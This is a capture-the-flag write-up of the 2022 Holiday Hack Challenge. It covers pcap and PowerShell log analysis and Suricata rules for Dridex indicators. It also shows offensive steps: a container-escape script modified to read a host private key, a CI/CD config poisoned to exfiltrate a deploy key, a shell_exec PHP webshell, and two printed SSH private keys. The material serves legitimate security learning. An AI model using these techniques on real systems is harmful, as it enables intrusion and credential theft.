
# Kringlecon V: Five Golden Rings

## Holiday Hack Challenge 2022 Write Up



Blake Bourgeois

12/18/2022

## Introduction

My name is Blake Bourgeois, and this is my 6th Holiday Hack Challenge. Each year, I look forward to participating in this challenge and put excessive care into taking notes, creating my writeup, and verifying everything each step of the way. This year's series of challenges were a bit more linear and interlocked. I'm taking this opportunity to also streamline my writeup, as there is no need to separate objectives and terminals or include any appendices.

As always, I try to provide all relevant commands and info, in a way that the writeup could be used step by step to complete the challenge. However, instead of just providing direct answers, I do like to provide information on my thought processes, mistakes, or explanations. This is especially helpful and interesting for me to read back in later years, to see what challenged me then that I can do by reflex now, or to see how new things I've learned over the years change the way I approach certain challenges.

I hope you'll find the writeup interesting, and thank you all again for the continued ability to engage with new technologies and techniques in an entertaining and unique way.

## Entering Kringlecon and Getting a Wallet

Before we can enter the gate and attend Kringlecon, Jingle Ringford is waiting and is ready to greet us.

Our first task is to create a KringleCoin wallet at the KTM. The KTM provides our Wallet ID and the key to the wallet, which we must take care not to lose!

There is also a simple terminal, just to orient us with the controls for these types of challenges. This is as simple as clicking in the top window and typing "answer."

Just inside the gate, we meet Santa who shares this year's distaster—not only is the castle covered under snow, leading the elves to start digging under the snow, but Santa is missing his five golden rings holding the magic power of Christmas.

A nearby Flobbithole(?) provides access into the snow tunnels.

## Recover the Tolkien Ring

The first section of the challenge requires us to recover the Tolkien ring from the formidable Snowrog chilling at…the other end of the kitchen?


### Wireshark Practice

To start, we need to help Sparkle Redberry to analyze a pcap file and answer a series of questions in the nearby terminal.

**Question 1:** There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?

**Answer:** HTTP


Using the Export Objects function from the File menu in Wireshark, we can confirm that HTTP objects are present. The objects for the other protocols are empty.




**Question 2**: What is the file name of the largest file we can export?

**Answer:** app.php

The export objects list shows all the available files and relevant sizes.




**Question 3:** What packet number starts that app.php file?

**Answer:** 687, as shown in the image above.

**Question 4:** What is the IP for the Apache server?

**Answer:** 192.185.57.242

This can be confirmed in packet 687, showing the source IP of the server sending the response from port 80. The HTTP headers can be referenced, which also confirms this is an Apache server.

**Question 5:** What file is saved to the infected host?


**Answer:** Ref_Sept24-2020.zip

The app.php file contains information on the file. Line 68 has a saveAs function that references this filename.

**Question 6:** Attackers use bad TLS certificates in this traffic. Which countries were they registered to?

**Answer:** Israel, South Sudan

By filtering on the presence of a certificate in the traffic and filtering out benign traffic, the certificate details can be viewed to reveal the country. There were only two malicious IP addresses that had certificate information in their traffic.




**Question 7:** Is the host infected?

**Answer:** Yes

The .zip file downloaded contained “Ref_Sept24-2020.scr” which appeared to be a RAR archive with a series of malicious files. It contained a vbscript file which called a bat file that unpacked an encrypted archive disguising itself as “SLP.txt” and ran another payload from the archive. Ultimately, a malicious DLL gets registered and hidden on the system at C:\XIU\configurate\CONFIG.dll. The scripts then clean themselves up.

While I didn’t go as far as to perform analysis on the DLL to see if anything about it lined up or could be tied back to the two malicious hosts, it is safe to say that the host is infected based on continued

malicious traffic after the user accessed the page with the malicious download and likely ran the files resulting in an infection.

## Windows Event Logs

Dusty Giftwrap needs some assistance in looking at some PowerShell logs. In the nearby terminal, we're told that Grinchum used PowerShell to find the Lembanh recipe and steal a secret ingredient. A malicious modification to the recipe may have lead to the Elves inadvertently attracting the Snowrog.

Luckily, PowerShell Auditing was enabled. I used grep in the terminal to review the logs rather than downloading the logs and interacting with them on a Windows host.

**Question 1:** What month/day/year did the attack take place?

**Answer:** 12/24/2022

First I looked for anything to do with lembanh:

```
grep -i lembanh powershell.evtx.log
```

This reveals a cluster of activity with a Lembanh Original Recipe.

I make the search more targeted to avoid some diary entries, and get more context from the events by grabbing more lines around the event

```
grep -I "lembanh original recipe" -B 10
```

Shows that all the events related to the file took place on 12/24/2022.

**Question 2:** An attacker got a secret from a file. What was the original file's name?

**Answer:** Recipe

The get-content command in PowerShell is typically used to read files.

```
grep -I "get-content"
```

Shows a cluster of commands run on 12/24/2022. The earliest event contains "`Get-Content .\Recipe`"

**Question 3:** The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full PowerShell line that performed only these actions.

**Answer:** `$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}`

The previous search does contain the answer, but the results are a little messy. By looking only for the commands where the variable was set, we can reduce the results:

```
grep -I “get-content” powershell.evtx.log | grep -I ‘^\$’
```

The first result is the latest result, providing the relevant answer.

**Question 4:** After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.

**Answer:** `$foo | Add-Content -Path ‘Recipe’`

I expected `Add-Content` to be used as `Get-Content` was used. The following search looks for `add-content` and `foo`

```
grep -I “add-content” powershell.evtx.log | grep foo
```

The top entry again provides the relevant answer.

**Question 5:** The attacker ran the previous command against a file multiple times. What is the name of this file?

**Answer:** Recipe.txt

The previous search results show 3 different “`$foo | Add-content -Path ‘Recipe.txt’`” entries.

**Question 6:** Were any files deleted?

**Answer:** Yes

The “`remove-item`” command can be found in the logs.

```
grep -I “remove-item” powershell.evtx.log
```

**Question 7:** Was the original file (“Recipe”) deleted?

**Answer:** No

The previous search indicates that both “`Recipe.txt`” and “`recipe_updated.txt`” were deleted, but the file “`Recipe`” without an extension was not changed.

**Question 8:** What is the Event ID of the log that shows the actual command line used to delete the file?

**Answer:** 4104

As it turns out, the "`remove-item`" command was not run directly, so there are no logs for a command like "`remove-item .\Recipe`" directly. The "`del`" command was run, which in PowerShell, is an alias to `remove-item`. The actual "Execute a Remote Command" event with 4104 contains the actual command line, not the nearby 4103 or 4105 events.

**Question 9:** Is the secret ingredient compromised?

**Answer:** Yes

The command in question 2 shows that the word honey was replaced with the phrase "fish oil." Also, as per question 7, the original item that was modified had not been deleted.

**Question 10:** What is the secret ingredient?

**Answer:** Honey.

## Suricata Regatta

Fitzy Shortstack needs some assistance with Suricata to successfully repel the Snowrog.

A series of rules need to be created and added to the `suricata.rules` file in the nearby terminal.

**Request 1:** Create a Suricata rule to catch DNS lookups for adv.epostoday.uk. Whenever there's a math, the alert message (msg) should read "Known bad DNS lookup, possible Dridex infection."

**Rule 1:** `alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection";dns.query;content:"adv.epostoday.uk";nocase;sid:101009;)`

DNS traffic from any address to any source that contains lookups for the `dns.query` content gets alerted on.

**Request 2:** Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems over HTTP. When there's a match, the message (msg) should read "Investigate suspicious connections, possible Dridex infection."

**Rule 2:** `alert http any any <> 192.185.57.242 any (msg:"Investigate suspicious connections, possible Dridex infection";sid:101010;)`

All inbound and outbound traffic related to 192.185.57.242 is monitored.

**Request 3:** Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya. When your rule matches, the message (msg) should read "Investigate bad certificates, possible Dridex infection."

**Rule 3:** `alert tls any any <> any any (msg:"Investigate bad certificates, possible Dridex infection";tls.cert_subject;content:"heardbellith.Icanwepeh.nagoya";sid:101011;)`

This looks for TLS traffic that would have certificate information and alerts on certificates with the provided subject.

**Request 4:** Watch for traffic containing the line present in the `app.php` file from the Wireshark analysis terminal—"`let byteCharacters = atob`." The data may be GZip compressed. If the attack is attempted again, the HTTP data should trigger the message "Suspicious JavaScript function, possible Dridex infection."

**Rule 4**: `alert http any any <> any any (msg:"Suspicious JavaScript function, possible Dridex infection";file_data;content:"let byteCharacters = atob";sid:101012;)`

The `file_data` parameter can be used to match on the string, even with the GZip compression.

Once this rule is implemented, all the requested traffic is configured for alerting. Fitzy offers an incantation to banish the Snowrog, and the Tolkien ring is retrieved.

## Recover the Elfen Ring

After leaving the kitchen and exploring deeper in the caves, we come across a boat on the water. Several elves are waiting on platforms along the way, all asking for help.

### Clone with a Difference

Bow Ninecandle is trying to clone a repo with the following command, but is failing: `git clone git@haugfactory.com:asnowball/aws_scripts.git`

Bow notes that the repo is public, so there *shouldn't* be an issue with their access. Once we clone it, the last word of the `README.md` needs to be found.

In order to clone the repo, we have to use HTTPS instead of SSH for the connection:

```
git clone https://haugfactory.com/asnowball/aws_scripts.git
```

Then to read the file:

```
cat ./aws_scripts/README.md
```

The last word to be provided to the "`runtoanswer`" script is "`maintainers`."

### Prison Escape

Tinsel Upatree is concerned about container escapes in the nearby terminal. In order to complete the challenge, we need to know what hex string appears in the host file `/home/jailer/.ssh/jail.key.priv`.

After doing some initial enumeration, I realized I had very little understanding of how containers functioned to begin looking for how to escape.

I started reading a bit about container escapes. Most of the examples discussed specific starting configurations for the docker container that might make it trivial to escape. A "privileged" container had reduced restrictions in place to isolate the container from the host. However, I still needed to know how to confirm whether or not we were in that type of container. Fortunately, we have full `sudo` access, so most of this challenge can be done with the root user after issuing the "`sudo su`" command.

I found this to be a great resource that explained capabilities and how to enumerate them: https://www.cybereason.com/blog/container-escape-all-you-need-is-cap-capabilities

```
grinchum-land:/home/samways# grep Cap /proc/1/status
CapInh: 0000000000000000
CapPrm: 0000003fffffffff
CapEff: 0000003fffffffff
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
```

I didn't know what `0000003fffffffff` implied though and didn't have access to the recommended `capsh` tool. I did some more research (https://www.starkandwayne.com/blog/the-capable-kernel-an-introduction-to-linux-capabilities/) and learned that this would match a container running in privileged mode as it had full capabilities.

This opened up my options, as most proof of concepts or explanations of escape methods seemed to be in scope for a privileged container.

For example, the reading (https://ajxchapman.github.io/containers/2020/11/19/privileged-container-escape.html) that eventually got me there starts by referencing an escape so simple it fits in a tweet.

Unfortunately, the script fails at the first line on the container, indicating that the "`dirname`" command is missing an operand. I worked through several container escape articles and attempted methods like mounting the host drive in the container that also didn't function, so there may be some subtle non-standard changes in place within the container image to prevent some low-effort escapes.

I tested Alex Chapman's PoC in the blogpost under the "putting it all together" section. The output verified that the escape worked.

The payload, when run as root, drops the output from the "`ps`" command on the host directly into a file on the container.

```
# Prepare the payload script to execute on the host
cat > ${PAYLOAD_PATH} << __EOF__
#!/bin/sh
OUTPATH=\$(dirname \$0)/${OUTPUT_NAME}
# Commands to run on the host<
ps -eaf > \${OUTPATH} 2>&1
__EOF__
```

I modified this to get the contents of the `/home/jailer/.ssh/jail.key.priv` instead of the output from ps.

```
# Commands to run on the host<
cat /home/jailer/.ssh/jail.key.priv > \${OUTPATH} 2>&1
__EOF__
```

Once rerunning the PoC with the modified payload, the contents of the `jail.key.priv` was revealed:
`082bb339ec19de4935867`

## Jolly CI/CD

Rippin Proudboot notifies us that Sporcs have abused a CI/CD pipeline to takeover a site, and the Elfen Ring by extension.

Tinsel Upatree explains a bit about how the CI/CD pipeline he has been working on functions: when a commit is pushed to a specific repo, a GitLab runner will automatically deploy those changes to production. He also mentions making an accidental commit to http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git.

That doesn't resolve to anything in the terminal, so I started by looking around, first with "`ip addr show`" to get my IP address and then an `nmap` command against the /24 subnet my host was in (results truncated for relevance).

```
grinchum-land:~$ nmap 172.18.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-14 20:41 GMT

Nmap scan report for wordpress-db.local_docker_network (172.18.0.87)
Host is up (0.00035s latency).
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap scan report for wordpress.local_docker_network (172.18.0.88)
Host is up (0.00033s latency).
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for gitlab.local_docker_network (172.18.0.150)
Host is up (0.00035s latency).
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8181/tcp open  intermapper
```

This reveals a Wordpress server at 172.18.0.88 (`wordpress.local_docker_network`), a database server at 172.18.0.87 (`wordpress-db.local_docker_network`), ourself at 172.18.0.99, and a Gitlab instance at 172.18.0.150 (`gitlab.local_docker_network`).

Since Tinsel mentioned a specific git repo with an accidental commit, I figured the Gitlab server should be checked first as there was likely a secret there.

```
grinchum-land:~$ git clone http://gitlab.local_docker_network/rings-of-
powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 25.51 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
```

By moving into the cloned `wordpress.flag.net.internal` directory, we can use `git` commands to view commit history.

By browsing the output of "`git log`," the following commit stands out:

```
commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops
```

If you're going to erase a mistake, maybe the best policy is not to draw that much attention to it so it takes special tools to discover.

```
git show e19f653bde9ea3de6af21a587e41e7a909db1ca5 reveals
------BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
------END OPENSSH PRIVATE KEY-----
```

By removing the initial "-" change indicator from the git log, this can be saved to a file and potentially used to access another resource after changing the permissions on the key properly.

The Wordpress server and Gitlab server both have ssh open, but the key does not allow for the root account to log in on either box. The `git log` showed the key as `.ssh/.deploy`, so I also tried for a user named deploy but that failed as well.

I thought the git repo might have information on how and where the key was used, to provide more context on what capabilities it had. Since the key was named `.deploy`, I searched the repo for "deploy" to see if it could be tied to something.

```
git grep "deploy" $(git rev-list --all)
```

This shows information about deploy and an ssh command in the `gitlab-ci.yml` file. The contents of the file are as follows:

```
grinchum-land:~/wordpress.flag.net.internal$ cat .gitlab-ci.yml
stages:
  - deploy
deploy-job:
  stage: deploy
  environment: production
  script:
    - rsync -e "ssh -i /etc/gitlab-runner/hhc22-wordpress-deploy" --chown=www-
data:www-data -atv --delete --progress ./
root@wordpress.flag.net.internal:/var/www/html
```

The file is mostly intuitive in function. The Gitlab CI is configured to run the `rsync` command that pushes the contents of `./` to the `/var/www/html folder` on the Wordpress host using the root account. We know that the key we have isn't being accepted for ssh. The key's use is either restricted or the key in the `/etc/gitlab-runner` folder referenced in the command is different.

Based on the information provided by Tinsel, I assumed that being able to push to that repository would trigger a the CI/CD pipeline. Similarly to the "Clone with a Difference Challenge," we initially used `git clone` with an http address since there was no other way to access the repo. However, we can attempt to clone the repo using the retrieved key to see if it gives us access into the repo (and pipeline). In order for this to work, we either need to do some SSH config work, or just name the key file `id_rsa` and save it in `~/.ssh/` so that the git clone function works.

```
grinchum-land:~$ git clone git@gitlab.local_docker_network:rings-of-
powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 18.87 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
```

I read a little bit about Gitlab Runners and the correct syntax for the `gitlab_ci.yml` file to see what could be changed or added as a test. New lines can be added to the '`script`' section for execution.

I figured I would first retrieve the `hhc22-wordpress-deploy` key to see if it could be used to access the Wordpress box instead of the current key we have access to.

```
grinchum-land:~/wordpress.flag.net.internal$ cat .gitlab-ci.yml
stages:
  - deploy

deploy-job:
  stage: deploy
  environment: production
  script:
    - cat /etc/gitlab-runner/hhc22-wordpress-deploy > ./test.txt
    - rsync -e "ssh -i /etc/gitlab-runner/hhc22-wordpress-deploy" --chown=www-
data:www-data -atv --delete --progress ./
root@wordpress.flag.net.internal:/var/www/html
```

Once modified, I just had to add the updated file, make a commit, then push the change to the repository. This triggers the script commands. Once executed, this should save the contents of the `/etc/gitlab-runner/hhc22-wordpress-deploy` file on the Gitlab host into `./`, which is then synced to the Wordpress folder.

This worked successfully.

```
grinchum-land:~/wordpress.flag.net.internal$ curl
wordpress.flag.net.internal/test.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD8EYdZTOpf5REuWXMb9FKCFWoiIX2HoU1aH90V0Ptq3wAAAJiMXr0BjF69
AQAAAAtzc2gtZWQyNTUxOQAAACD8EYdZTOpf5REuWXMb9FKCFWoiIX2HoU1aH90V0Ptq3w
AAAEBtNE6sqOFoqkmOhcB/9DgzaQhQRC/bwkAbsBXwqrt/mPwRh1lM6l/lES5Zcxv0UoIV
aiIhfYehTVof3RXQ+2rfAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
```

At this point, I made a series of novice mistakes and reading errors…leading me to believe that the keys matched and that I could NOT successfully ssh into the Wordpress host using this file. So much for the hint,"BTW take excellent notes!" It was not until I was performing validation of all my steps for the accuracy of the writeup that I noticed this. Had I made this discovery initially, the key could be used to ssh into the Wordpress instance and immediately `cat /flag.txt`. I don't recall if I actually attempted it and screwed something up…or if I just incorrectly assumed that the local `authorized_keys` file was setting inbound IP address restrictions for use of that key.

Yet alas, I spent some time trying to enumerate resources on the Gitlab host with some recursive `ls` commands, looking for a location that might be relevant when it fully clicked—the details I'm getting back are all coming from the Gitlab host, not the Wordpress host—it is only being *published* on the Wordpress host. To find the Elfen ring, we need to get details from the Wordpress host directly.

Since this is a Wordpress site, we should have access to PHP. Instead of putting my directory searches in the deploy config, I created the following `test.php` file:

```
<?php
$output1 = shell_exec('ls -Rla ../../../../');
echo "<p>$output1</p>";
?>
```

I wasn't sure where the files would be hosted, so I tried going up a few directories just to get a better view. Once adding, committing, and pushing the change, the new php file was available via curl shortly after. It was huge and could have been better tuned, but it revealed there is a `flag.txt` available in the root directory on the server. We can modify the initial php slightly to reveal the flag:

```
<?php
$flag = shell_exec('cat /flag.txt');
echo"<p>$flag</p>";
?>
```

I am proud to say, I don't think I made a broken page by missing a semicolon even once during this challenge--which is a huge personal win for me.

In the file that is returned, the flag needed for the objective is displayed:
`oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT`

## Recover the Web Ring


Deeper in the caves, past a mining tunnel full of candy canes, we encounter the Boria Mine with Elves and Flobbits that need help.

### Naughty IP

Alabaster Snowball provides collection of artifacts and has a series of questions regarding the content, as he has noticed some suspicious, and potentially naughty, traffic.

The first question is to determine which IP address is being naughty.

By using the Statistics > Conversations item within Wireshark to analyze the PCAP, we see if there are any traffic outliers that might be suspicious.





By sorting the results, the IP address 18.222.86.32 is participating in an abnormal amount of traffic. 18.222.86.32 would be considered the naughty IP.

## Credential Mining

The second question regarding the artifacts is to determine what is the first username leveraged in a brute force login attack.

By filtering the results to only see results from the naughty IP, it is possible to do a string search within the unencrypted traffic to find requests related to usernames.




Based on the data in the packet, we can determine that the first username attempted was alice.

## 404 FTW

The third question regarding the artifacts is to find the first successfully discovered URL within a forced browsing attack.

I found this challenge to be easier with the `weberror.log` artifact.

I first used `grep` to get all results in the log from the malicious IP, and then focused on messages in the log with 200 status, indicating that a page visit was success.

```
grep 18.222.86.32 weberror.log | grep 200
```

The resource at `/proc` appeared to be the first request that was successful after the initial browsing of the site. A page called `maintenance.html` was also discovered.

To check if `/proc` was legitimate or forced browsing in order to rule out `maintenance.html` as a candidate, I looked at events directly before and after to confirm that they were 404 errors:

```
grep 18.222.86.32 weberror.log | grep 200 -B 5 -A 5
```

The access pattern surrounding both URLs was indicative of forced browsing, so `/proc` was confirmed to be the first URL visited in the attack.

